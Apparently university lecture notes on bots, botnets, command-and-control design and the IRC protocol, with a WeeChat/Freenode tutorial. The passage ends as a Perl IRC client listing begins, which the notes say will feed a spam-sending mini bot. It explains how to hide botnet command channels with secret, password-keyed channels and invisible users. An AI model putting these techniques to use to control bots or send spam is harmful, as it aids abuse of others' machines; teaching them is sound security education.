# Lecture 29: Bots, Botnets, and the DDoS Attacks

## Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

April 21, 2016
3:21pm




Goals:

- Bots and bot masters
- Command and communication needs of a botnet
- The IRC protocol and a command-line IRC client
- Freenode IRC network for open-source projects and the WeeChat IRC client
- **A mini bot for spewing out third-party spam**
- **DDoS attacks and strategies for mitigating against them**
- Some well-known bots and their exploits

# CONTENTS

# 29.1: BOTS AND BOT MASTERS

- Earlier in Lecture 22, we focused on viruses and worms. Typically, viruses and worms are equipped with a certain fixed behavior. Any time they migrate to a new host, they try to engage in that same behavior.

- A bot, on the other hand, is usually equipped with a larger repertoire of behaviors. Additionally, and perhaps even more importantly, a bot maintains, directly or indirectly, a communication link with a human handler, known typically as a bot-master or a bot-herder.

- The specific exploits that a bot engages in at any given time on any specific host depend, in general, on what commands it receives from some human. **You could say that a basic characteristic of a bot is that it does the bidding of the bot master.**

- A bot master can harness the power of several bots working together to bring about a result that could be more damaging than what can be accomplished by a single bot (or a worm or a virus) working all by itself. The bots working together could, for example, mount a **distributed denial of service (DDoS)** attack that would be much more difficult to protect against than a regular denial of service attack (DoS) we talked about in Lecture 16. Several bots working together would also be more effective in spreading virus and worm infections, and in corrupting the machines with spyware, adware, etc. Additionally, it would be much more difficult to squelch spam if it is spewing out simultaneously from several bots at random locations in a network. [A botnet may infect millions of computers. The botnet dismantled most recently, Rustock, was believed to have infected close to a million computers. This botnet as a whole was sending several billion mostly fake-prescription-drugs related spam messages every day. Rustock was dismantled by Microsoft through a court-ordered action that shut down the botnet's command and control servers that Microsoft was able to locate in several cities in the United States. While the dismantling of Rustock is indeed a major triumph, its human handles have not yet been identified (to the best of what I know).]

- Being generally a more powerful piece of software, a bot may also exhibit greater ability to adapt its behavior to its environment. As a case in point, a bot may prove more adept at understanding the security features of a host and at weakening them for its own benefit. To illustrate, some folks think of the Conficker worm (see Lecture 22) as a bot because of its advanced communication abilities and, even more particularly, because of its ability to prevent a host from contacting security agencies for the purpose of

downloading updates that may prevent the worm from operating.

- A collection of bots working together for the same bot-master constitutes a **botnet**.

- At Purdue University, we have recently developed a new approach to the detection and isolation of botnets in a computer network. Our method is based on a probabilistic analysis of the temporal co-occurrences of malicious activities in the different computers in a LAN. On the basis of the results obtained on simulated botnet data and *on actual network traces*, we believe this approach is more powerful than the other approaches that have been developed to date. Our approach is described in the paper cited on the next page.

- What makes our approach particularly powerful is that it does not make any assumptions about the mode of command and control used in the botnets. Most of the competing approaches are based on specific assumptions regarding how the bots in a botnet communicate with one another and with the botmaster.

Padmini Jaikumar and Avinash Kak, "A Graph-Theoretic Framework for Isolating Botnets in a Network," *Security and Communication Networks*, 2012.

## ABSTRACT


We present a new graph-based approach for the detection and isolation of botnets in a computer network. Our approach depends primarily on the temporal co-occurrences of malicious activities across the computers in a network and is independent of botnet architectures and the means used for their command and control. As practically all aspects of how a botnet manifests itself in a network, such as the online bot population, bot lifetimes, and the duration and the choice of malicious activities ordered by the bot master, can be expected to vary significantly with time, our approach includes mechanisms that allow the graph representing the infected computers to evolve with time. With regard to how such a graph varies with time, of particular importance are the edge weights that are derived from the temporal co-occurrences of malicious activities at the endpoints of the edges. A unique advantage of our graph-based representation of the infected computers is that it allows us to use graph-partitioning algorithms to separate out the different botnets when a network is infected with multiple botnets at the same time. We have validated our approach by applying it to the isolation of simulated botnets, with the simulations based on a new unified temporal botnet model that incorporates the current best understanding about how botnets behave, about the lifetimes of bots, and about the growth and decay of botnets. We also validate our algorithm on real network traces. Our results indicate that our framework can isolate botnets in a network under varying conditions with a high degree of accuracy.

# 29.2: COMMAND AND CONTROL NEEDS OF A BOTNET

- If the purpose of a bot is to carry out the bidding of the bot master, a bot must have embedded in it some communication capabilities that would allow it to receive commands and, in some cases, to return the results to the bot master.

- **There are two different ways in which a bot may receive commands from its master: (1) the push mode; and (2) the pull mode. Both of these modes require a command-and-control (C&C) server that "talks" to the individual bots, as shown in Figure 1.**

- In the push mode, the C&C Server in Figure 1 acts like a broadcast server, in the sense that the server can broadcast the same message to all the bots. It is a push mode because the C&C server sends or "pushes" the command and control messages into the bots. **The IRC Servers have emerged as the servers of choice for this role.** Section 29.3 briefly reviews IRC.




A Botnet

Figure 1: *A C&C (Command and Control) server is an essential component of what it takes for a collection of bots to do the bidding of their human masters.* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- In the pull mode, the bots send a request to the C&C server every once in a while for the latest commands, very much like the request your browser sends to a web server. If new commands are available, the C&C server responds back with the same. For obvious reasons, HTTPD servers are popular for such C&C servers.

- Note that a botnet exploit is more likely to go undetected if the communication between the bots and the C&C server uses standard protocols as opposed to some custom designed protocol. With standard protocols, it becomes that much more difficult for a packet sniffer and a protocol analyzer to figure out that anything is awry in a network.

- The above point should explain **why IRC is the protocol of choice for botnets based on the push mode of communications between the C&C server and the bots, and why HTTP is the protocol of choice for the pull mode.**

- Also note that each bot registers itself with the C&C server. Subsequently, the bot master only has to communicate his/her intentions to the C&C server in order for those intentions to be sent to all the bots. This layer of indirection allows the communications between the human and the C&C server to be infrequent,

making it that much harder to discover the human handler.

- Since I expect the reader to already be familiar with the HTTP protocol used in the pull mode of command and control, in the rest of this lecture I will focus more on the push mode achieved most typically by the IRC protocol. Additionally, the push mode, and therefore the IRC protocol, is more popular for creating C&C capabilities for the botnets.

# 29.3: THE IRC PROTOCOL

- You have all heard about chat servers and chat clients. Basically, a chat server is a server socket that listens for incoming requests from new clients wanting to join in a chat. When a new request is received, the server socket spits out a client socket for maintaining a direct link with the new client and forks that client socket to a new child process. [It is relatively easy to write programs for chat servers and chat clients. See Chapter 19 of my book "Programming with Objects" for how to write such programs in C++ and Java, and Chapter 15 of my book "Scripting with Objects" for how to do the same with Perl and Python.]

- The IRC protocol takes the idea of a chat server/client to a much higher level. IRC stands for Internet Relay Chat.

- *What's incredibly beautiful about the IRC protocol is that the individual chat clients could be plugged into different machines in different parts of the world, yet all of these different machines (if they are part of the same IRC network) would appear as a single logical chat server to all the clients.*

- We illustrate the above idea with the network shown in Figure 2.

- The IRC network of Figure 2, whose symbolic name (let's assume) is `MyIRCNet`, consists of six servers, A, B, C, D, E, and F, that are connected as shown. [It is important to realize that, in general, all of these servers will be plugged into the internet and therefore, for the exchange of TCP/IP traffic, each server *can* send TCP/IP packets to all other servers. The connectivity that is shown in Figure 2 is only for the exchange of IRC traffic. We can therefore think of the network shown in Figure 2 **as an overlay network**.] **An IRC overlay is not allowed to have loops.** This is to ensure that, from the standpoint of any server node in the network, the rest of the network looks like a tree. This allows each server node to act as a central node vis-a-vis the rest of the IRC network. With regard to the participating hosts, an IRC overlay can be thought of as a spanning tree over the underlying TCP/IP network. The fact that there are no loops in an IRC overlay means that there is always a unique path from any one client to any other client. [No loops in the IRC overlay makes it easier to update all the servers in real time with regard to the latest information regarding the servers and the users. Basically, it is the responsibility of each server to forward all the received state information to the servers it is connected to (except the server from which the information was received) in the overlay network. If the overlay were to contain loops, such a simple algorithm would not suffice for keeping the entire network synchronized.]

- The fact that the entire network must look like a single logical chat server to all the clients means that all of the individual





Figure 2: *The six chat servers, A through F, in this IRC network act as a single logical chat server vis-a-vis all the clients.* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

servers must stay synchronized in real time with regard to the state of all the servers and of all the users in the network. **It is this instant server-to-server synchronization that sets the IRC protocol apart from a run-of-the-mill chat server or, even, a social networking site.** [This real-time need for server-to-server synchronization with regard to the state of the individual servers, the individual clients on the different servers, and the individual channels means that the IRC protocol cannot easily be scaled up to an arbitrarily large number of servers. This issue is broached in RFC 2810. The main IRC protocol is described in RFC 1459.]

- Each user in an IRC network is identified by a nickname that is commonly referred to as just the **nick** for that user. Obviously, no two users in the same IRC network can have the same nick.

- The concept of a **channel** is fundamental to how the users organize themselves into different groups in an IRC network. **By definition, a channel is simply a set of users.** There are two kinds of channels in an IRC network: channels that are local to each specific server and channels that are global to all the servers. The former are denoted with the '&' prefix and the latter with the '#' prefix. For illustration, the users that are shown in Figure 2 might participate in the following channels simultaneously:

```
#movies          =>      {holly, zeee, moomoo, fearless, auroka}
```

```
#classicalMusic    =>      {auroka, yoyo}

#petsDogs          =>      {jeebee, moomoo, blaster}

&localSchool       =>      {jeebee, jojo}
```

The channels `#movies`, `#classicalMusic` and `#petsDogs` are global to the whole network. On the other hand, the channel `&localSchool` is local to `Server A`. When a message is sent to a channel, it is sent to all the users that are in the set corresponding to the channel. [Vis-a-vis the different servers in an IRC network, a channel is like a multicast group. A chat taking place in a channel is sent to only those servers that have clients participating in the chat.]

- The IRC protocol considers the first person to start a new channel as the operator of that channel. An operator has certain privileges, such as the privilege to "kick" a troublesome user off a channel. [If you are going to be playing with the IRC protocol by actually connecting with a public IRC network, it is good to keep in mind that it is not that difficult to lose operator privileges. Let's say you start a new channel and become its operator and then suddenly because of some network hiccup your machine becomes temporarily disconnected from the network. During the time you are disconnected, you could get dropped from the channel and someone else finding the channel without an operator could take over your operator privileges. To guard against such unpleasant situations, IRC networks allow you to register your nick and your channel. The command for registering a nick may look like NickServ or NS and the command for registering a channel may look like ChanServ or CS. That way, after you have identified yourself with the IDENTIFY command to ChanServ, you will always have your operator privileges restored for your registered channel should you get accidentally

disconnected.]

- All messages, including those used for command and control, in an IRC network conform to the following syntax [But note that you yourself may not see this syntax if you are using a GUI-based IRC client. The GUI will take care of whatever you enter in the chat window into a form that conforms to the syntax shown below.]:

  1. an optional ':'-prefixed string, followed by
  2. a valid IRC **command** in ASCII (or the corresponding 3-digit number), followed by
  3. the arguments to the command.

  The entire string that comes after the command is taken to be the argument(s) for the command.

- An IRC message is always terminated in the internet line terminator, which is CR+LF. [**In that sense, the IRC protocol is a line-oriented protocol. Each message between a client and a server or between two different servers consists of a single line.**]

- An IRC message must not exceed 512 characters in length, counting all characters, including the trailing CR+LF characters.

- Let's now focus on the command part of an IRC message. Shown below are the commands of the IRC protocol:

```
ADMIN                 Usage:  ADMIN [<server>]
AWAY                  Usage:  AWAY [message]
CONNECT               Usage:  CONNECT <target server> [<port> [<remote server>]]
ERROR                 Usage:  ERROR <error message>
INFO                  Usage:  INFO [<server>]
INVITE                Usage:  INVITE <nickname> <channel>
ISON                  Usage:  ISON <nickname>{<space><nickname>}
JOIN                  Usage:  JOIN <channel>{,<channel>}  [<key>{,<key>}]
KICK                  Usage:  KICK <channel> <user> [<comment>]
KILL                  Usage:  KILL <nickname> <comment>
LINKS                 Usage:  LINKS [[<remote server>] <server mask>]
LIST                  Usage:  LIST  [<channel>{,<channel>} [<server>]]
MODE (for channel)    Usage:  MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
MODE (for user)       Usage:  MODE <nickname>  [+|-]<prop>
NAMES                 Usage:  NAMES [<channel>{,<channel>}]
NICK                  Usage:  NICK <nickname>  [<hopcount>]
NOTICE                Usage:  NOTICE <nickname> <text>
OPER                  Usage:  OPER <user>  <password>
PART                  Usage:  PART <channel>{,<channel>}
PASS                  Usage:  PASS <password>
PING                  Usage:  PING <server1> [<server2>]
PONG                  Usage:  PONG <daemon> [<daemon2>]
PRIVMSG               Usage:  PRIVMSG <receiver>{,<receiver>} <text>
QUIT                  Usage:  QUIT [<quit message>]
REHASH                Usage:  REHASH
RESTART               Usage:  RESTART
SERVER                Usage:  SERVER <servername> <hopcount> <info>
SQUIT                 Usage:  SQUIT <server>  [<comment>]
STATS                 Usage:  STATS [<query> [<server>]]
SUMMON                Usage:  SUMMON <user> [<server>]
TIME                  Usage:  TIME [<server>]
TOPIC                 Usage:  TOPIC <channel>  [<topic>]
TRACE                 Usage:  TRACE [<server>]
USER                  Usage:  USER <username> <hostname> <servername> <realname>
USERHOST              Usage:  USERHOST <nickname>{<space><nickname>}
USERS                 Usage:  USERS  [<server>]
VERSION               Usage:  VERSION [<server>]
WALLOPS               Usage:  WALLOPS <text>
WHO                   Usage:  WHO [<name> [<o>]]
WHOIS                 Usage:  WHOIS  [<server>] <nickmask>[,<nickmask>[,...]]
WHOWAS                Usage:  WHOWAS <nickname> [<count> [<server>]]
```

Note that if a parameter for a command is shown inside square

brackets, it is optional.

- With regard to the use of IRC in botnets, particularly important is the fact that channels can be made secret and users made invisible. To understand how that can be done, note that all entities in an IRC network — and that includes servers, channels, and users — can be given certain properties. The `MODE` command that is included in the list shown above is used to set the properties of servers, channels, and users. Let's examine the usage syntax for the `MODE` command (for channels) in the list shown above:

```
MODE <channel> {+|-}<prop> [<limit>] [<user>] [<ban mask>]
```

The `<prop>` parameter here stands a one-letter property flag that is selected from the following choices

```
a    :   toggle to make a channel anonymous
b    :   set/remove a ban mask to keep users out
e    :   set/remove an exception mask to override a ban mask
i    :   toggle the invite-only channel flag
k    :   set/remove the channel key (password)
l    :   set/remove the user limit to channel
m    :   toggle to make a channel moderated
n    :   toggle for no messages to channel from clients on the outside
o    :   give/take channel operator privileges
p    :   private channel flag
q    :   set to make a channel quiet
r    :   toggle the server reop channel flag
s    :   toggle the secret channel flag
t    :   toggle the topic settable by channel operator only flag
v    :   give/take the ability to speak on a moderated channel
I    :   set/remove an invitation mask to automatically override
         the invite-only flag
```

```
O    :   give "channel creator" status
```

- Let's say I started a new channel **#botnetUndergound** on a publicly available IRC network. Since I was the first person on the channel, I'd have certain special operator privileges. Now let's say that I want to make this channel secret. I might be able to do so by issuing the following command to the IRC server I am connected to:

```
MODE #botnetUnderground +s
```

When a channel is made secret in this manner, it becomes invisible to those who are not members of the channel. One can also use the 'p' property (that stands for 'private') for the same effect. But, with the 'p' option, the nicks of the users in the private channel may still be shown to other non-member users through the `TOPIC`, `LIST`, and `NAMES` commands. [The `TOPIC` command is used to set/unset a topic for a channel. For example, if you send the message `TOPIC #myChannel :dance lessons`, the topic for the channel `#myChannel` would be set to "dance lessons". The `NAMES` command returns the nicks for the all the visible users in a visible channel. So if you send the message `NAMES #myChannel` will return the nicks of all the visible users in the channel `myChannel`. The `LIST` command returns the topics for the channels. So if you send the following message to the server: `LIST #myChannel,#my2Channel` you will get back the topics for the channels `#myChannel` and `#my2Channel`.]

- If you are going to make the channel **#botnetUnderground** secret, you are also probably going to want to make it only password accessible. This can be done by setting the 'k' (for key) property of the channel by sending the following message to the server:

```
MODE #botnetUnderground +k abracadebra
```

- The MODE command I showed above is for setting a channel property. The same command can also be used for setting a user property. The usage pattern for this version of MODE is also shown in the long list of IRC commands I showed earlier:

```
MODE <nickname>  [+|-]<prop>
```

where **<prop>** stands for the following one-letter options:

```
a   :  user is flagged as away
i   :  marks a users as invisible
o   :  operator flag
r   :  restricted user connection
s   :  marks a user for receipt of server notices
w   :  user receives wallops
```

Note the 'i' option that marks a user as invisible. Let's say my nick is **botBoss** and I want to make myself invisible. [But don't get too swayed by what you can accomplish by making yourself invisible in this manner. You will still be fully visible in your own channel. All that being invisible gets you is that people in other channels will

not be able to find out about you through the `WHO` and `WHOIS` searches.] I can do so by sending the following message to the server:

```
MODE botBoss +i
```

- Let's go back to the syntax of the messages in an IRC network. I mentioned earlier that each message is composed of: (1) an optional string that if present must have the prefix ':'; (2) a command string (or the corresponding integer); and (3) the rest which stands for the parameters to the command. **But all the examples I have shown so far are for messages that started with a command, as opposed to with ':'. For example, look at the `MODE` message shown above — it does not start with a colon.** So when do we have messages that include the optional first colon-prefixed string?

- Regarding the role played by the colon for starting an IRC message, note that when you as a client send a message to the server you are connected to, it will look like

```
MODE #botnetUnderground +k abracadebra
```

But when the same message is forwarded by the server that received your message to other servers in the IRC network, its syntax becomes

```
:botBoss MODE #botnetUnderground +k abracadebra
```

assuming that your nick is `botBoss`. Now the message has all the three components.

- So far we have talked about the commands for setting up the different attributes for the channels and the users. **But how does one actually engage in the main activity that the IRC protocol is designed for: sending text to others?** The command for sending text to other users in an IRC network is **PRIVMSG**. Here is an example of an IRC message you might send to your server:

```
PRIVMSG  #botnetUnderground  :Hello Bots! Are you ready to wage war?
```

The message "*Hello Bots! Are you ready to wage war?*" will be sent to all the users who are members of the `#botnetUnderground` channel.

- The preceding discussion was designed to make you familiar with the command and control vocabulary of the IRC protocol. As you might have guessed already, the implementation of the protocol is rather straightforward for a client, but must be quite challenging for a server. Server implementation is made difficult by all the code you must write to keep all the servers synchronized on a real-time basis.

- There are several IRC clients available on the internet, several of them free. I prefer to use the WeeChat client on my Linux laptop. Perhaps the most popular IRC client for the Windows platform is mIRC, but there is a small charge for it after the evaluation period is over.

# 29.4: BECOMING FAMILIAR WITH THE FREENODE IRC NETWORK AND THE WEECHAT CLIENT

- If you are a fan of open source software in general, you should become familiar with the Freenode IRC network. All of Ubuntu's IRC channels are based on the Freenode servers. I believe all of Wikipedia's IRC channels are also on the Freenode network.

- I'd highly recommended that you read at least the first half of this section with care before connecting with an IRC server. If you don't, you might inadvertently end up using your login name on your own computer as a nick on the server.

- I have created a channel named `##PurdueCompsec` on the Freenode network that I am planning to hang out in periodically for answering questions related to these lecture notes. I'll be using the same channel for the demonstrations in the rest of this lecture.

- The Freenode IRC network consists of a large number of servers around the world. You can see the entire list at `http://freenode.net/irc_servers.shtml` [Several regions of the world where much software is produced these days are missing in this list. If you live in one of those regions and your organization would like to host a server, see the website at `http://freenode.net/hosting_ircd.shtml`] As mentioned at that website, all Freenode servers listen on ports 6665, 6666, 6667, 6697 (SSL only), 7000 (SSL only), 7070 (SSL only), 8000, 8001 and 8002.

- You are obviously going to need an IRC client to interact with the Freenode network. I'd recommend a command-line text-based client like WeeChat. You can download it directly through your Synaptic Package Manager. By default, the WeeChat client connects with the Freenode servers.

- You fire up your WeeChat IRC client by executing in the command line:

  ```
  weechat-curses
  ```

  The client will show you a window that is mostly blank except for the large WeeChat logo at the top, a status bar close to the bottom, and a text input line at the very bottom. In order to connect with the Freenode network, you could say

  ```
  /connect irc.freenode.net
  ```

  in the one-line text-entry window at the bottom of your client window. In general, if the first word you enter in the text entry

line at the bottom is prefixed with '/', that word is construed to be a command. [When the first word is not so prefixed, that the entire entry in the text entry line is taken to be your input to the ongoing chat.] When you first bring up the IRC client, the commands you enter will be on the client itself. However, after you are connected to an IRC server, these commands may be interpreted by your IRC client or by the IRC server, depending on what the commands are. [For example, all commands for help will be interpreted directly by the client. In general, you can tell who is responding to your command by seeing the entries in the leftmost part of your client window.] [You have to be rather careful when issuing commands to the server after you have joined a channel. Let's say you want to authenticate yourself to the server to indicate that your nick is registered. You are expected to execute such a command in the server buffer. But you *could* also enter the command in the channel buffer — although it would still be executed in the server buffer. Let's say you run the authentication command in a channel buffer and you forget to prefix the command with the customary '/'. In general, authentication requires that you enter your password in the text entry line. So with the inadvertent error of forgetting the prefix '/' while you are in the channel buffer, anything you enter in the text entry window — including your password — will become a part of the ongoing chat and will be seen by all the users participating in the chat. As to what I mean by the **"server buffer"** and the **"channel buffer"**, you'll soon see in this section.] You can also connect to specific servers that may be in your geographic proximity by a command like

```
/connect morgan.freenode.net
```

- If this is your first visit to the Freenode network, you may wish to register your nick with the nick server known as NickServ. Although many channels will allow users with non-registered nicks to participate, some important channels do not. [If the channel mode

is set to '+r', you won't be able to join unless you are registered. To see the mode flags associated with a channel that you are interested in, run the command '`/msg ChanServ INFO some_channel`' in the server buffer. ] After you are connected with a server, you can register your nick by

```
/msg NickServ REGISTER your_password  your_email_address
```

However, note that the nick that the above command will register will the account name under which you are currently logged into your computer. If you wanted to register a nick that is different from your account name, you would need to bring up WeeChat by

```
weechat-curses irc://the_nick_you_want_to_use@irc.freenode.net
```

and then, after you are connected with the IRC server with the new nick `the_nick_you_want_to_use`, you enter in the text-entry window at the bottom

```
/msg NickServ REGISTER your_password  your_email_address
```

- Now you are ready to create alternative nicks for yourself that would be registered against the same security credentials you provided above. This you can do by:

```
/nick newNick1
/msg NickServ GROUP
/nick newNick2
/msg NickServ GROUP
```

where the keyword `GROUP` means that you want the new nick to be grouped with the previously supplied nicks for the same security credentials.

- Using either one of your registered nicks or a newly conjured up nick — say, 'zelllda' — you wish to use for anonymity, you can open the WeeChat client window in your terminal screen with a direct connection to a Freenode server by:

```
weechat-curses irc://zelllda@irc.freenode.net
```

  An extension of the above command line can put you directly in a channel in the IRC network:

```
weechat-curses irc://zelllda@irc.freenode.net/##PurdueCompsec
```

  where, as mentioned previously, `##PurdueCompsec` is a channel I have created for talking about issues related to my computer and network security lecture notes.

- If you connected with the server with a previously registered nick, you will be asked to authenticate yourself. This you can do by running a command like

```
/msg NickServ IDENTIFY your_password
```

  Should you need to reset your password, you would need to execute:

```
/msg NickServ SET PASSWORD new_password
```

- Ordinarily, after you are connected with an IRC server, your command for joining a channel will be like

```
/join ##PurdueCompsec
```

- If you are wondering why the channel name `##PurdueCompsec` is prefixed with two hash marks, Freenode has the notion of *primary channels* — these are project-related channels such as the channel named `#python` — and *topical channels* such as the `##PurdueCompsec` channel that I have created.

- After you have joined a channel, the appearance of your IRC client window will change. It'll now have three vertical divisions. Each line in the first vertical division will show the timestamp and the source of information for the corresponding line in the main vertical division in the middle of the client window. This main vertical division in the middle will show you the ongoing chat. The rightmost vertical division will show the list of nicks in the channel. [You an scroll in the main middle division and the rightmost division independently through a combination of function, control, alt, page-up, page-down, etc., keys in your keyboard. Page-up and page-dn keys can be used for scrolling in the main chat window. The key F12 scrolls down the rightmost vertical portion of the display where the nicks are shown. The function key F11 toggles between expanding the client window to cover the full screen and shrinking it back to the original size, etc. **When using the function keys, do NOT also press the 'Fn' key at the bottom of your keyboard.** Just hit the function key itself at the top of the keyboard. The WeeChat Users' Guide shows you the different key combinations that can be used to interact with the window.]

- Now about interacting with the Freenode IRC, try entering the following command in the text-entry window below the status bar at the bottom:

```
/list
```

  This will place in your chat buffer a very, very, very long list of all the channels supported by the IRC server. As mentioned in the blue note in the previous bullet, in order to scroll up and down the information that shows up in the main chat window in the middle of the client window, use Page-UP and Page-Dn buttons on your keyboard.

- Although you can see the nicks in the rightmost vertical division of your client window, if you run the following command in a channel buffer you'll see the nicks [As to what is meant by 'channel buffer', you will soon find out.]

```
/names
```

  If you in the server buffer, you can also use the following command to see who is participating in any channel [As to what is meant by 'server buffer', you will soon find out.]

```
/names #python
```

  To leave a channel, you use the command

```
/close
```

If you enter the same command while you are in the server buffer, you will break your connection with the server and you'll be back in the original WeeChat client screen. If you wish to quit WeeChat altogether, you use the command

```
/quit
```

- Note that your interaction with the IRC client will involve three different modes: (1) the interaction with the client itself: (2) After you have connected with an IRC server, the interaction with the server; and, finally, (3) After you have joined a channel, your interaction with the channel. As to whom you are interacting with is shown in the blue status window just above the text entry line at the bottom of the window. The first two modes of interaction consist of issuing commands (which are always prefixed with '`/`') and the last mode primarily of participating in a chat. That brings us to the notion of a *buffer* in chat clients, in general, and in the WeeChat IRC client in particular.

- Let's say you fired up your WeeChat client and you have just established a connection with an IRC server. You are now in the *server buffer* in your IRC client. Subsequently, when you join a channel, the look of your window will change and the client window will now be in the channel buffer. The fact that you are in the channel buffer does NOT mean that you have exited the

server buffer. You can go back and forth between the two buffers by issuing the command

```
/buffer i
```

in the text entry line at the bottom of the window, where '`i`' equals 1 for the server buffer and 2 for the channel buffer. Note that if you should invoke most commands in the text entry line while you are in the channel buffer, they are likely to be executed in the server buffer. To see the result of the command, you'll have to switch to the server buffer by invoking the command '`/buffer 1`'. [You can now see the need for different buffers in a chat client. You would not want the flow of conversation in the chat window to be broken by the sudden appearance of the output of running, say, a help command in the text entry line at the bottom of the screen. Additionally, the buffers help you keep each chat visually separated from the others.]

- By the way, you are allowed to join any number of channels, with each displayed in its own buffer. You can also use the following commands to incrementally navigate between the buffers:

```
/buffer +1

/buffer -1
```

The blue status bar at the bottom should show the names of all the buffers that are currently active. It also shows the total number of buffers after the time display at its left.

- The `help` commands are extremely useful in order to recall what syntax to use for a command. For example, when you are just talking to the client (that is, before you have made connection with an IRC server), you can see all all the commands you can use vis-a-vis the WeeChat client by entering `/help` in the text-entry line at the bottom of the client window. And if you need information on the fly regarding what syntax to use to invoke a command, you can enter `/help command` in the same text entry line. [Many of the commands that the IRC client will show you can only be executed *after* you have an established connection with an IRC server. If you try to execute them, you'll get the error message.]

- Finally, before ending this section, I quickly want to mention that it's easy to create new channels in an IRC network. You just have to make sure that a channel of the name you want does not already exist. For example, before I created the channel `##PurdueCompsec`, I ran the following command in the server buffer:

```
/msg ChanServ INFO ##PurdueCompsec
```

  The command means that you are asking the channel server ChanServ for any information on the channel `##PurdueCompsec`. After running this check, you can bring a new channel into existence merely by joining it. That's, merely be executing the command in the server buffer

```
/join ##PurdueCompsec
```

  you'll have a new channel named `##PurdueCompsec`.

- Since you'd be the first one to join a new channel you just created, you'd automatically become its `op`, meaning its channel operator. A couple of things you'd want to do before having anyone join a new channel would be to execute the following commands in the server buffer:

```
/msg ChanServ SET ##PurdueCompsec TOPICLOCK ON

/msg ChanServ SET ##PurdueCompsec EMAIL xxxxxx

/msg ChanServ SET ##PurdueCompsec URL  xxxxxx

/msg ChanServ TOPIC ##PurdueCompsec xxxxxxxxxx
```

- As you can tell from the previous bullet, ChanServ is your important ally in making sure that you retain control over your channel. Therefore, the more familiar you become with ChanServ, the better. The following help commands are very useful in order to figure out what syntax to use to set different properties of a new channel:

```
/msg ChanServ help

/msg ChanServ help SET

/msg ChanServ help SET a_property_you_want_to_set

/msg ChanServ help command_you_are_interested_in
```

# 29.5: AN ELEMENTARY COMMAND-LINE IRC CLIENT

- The main reason for showing you the rather elementary command-line IRC client in this section is that I'll use this code in the next section for creating a spam-spewing mini bot.

```
#!/usr/bin/perl -w

##   ircClient.pl
##   Avi Kak (kak@purdue.edu)
##   revised April 22, 2015

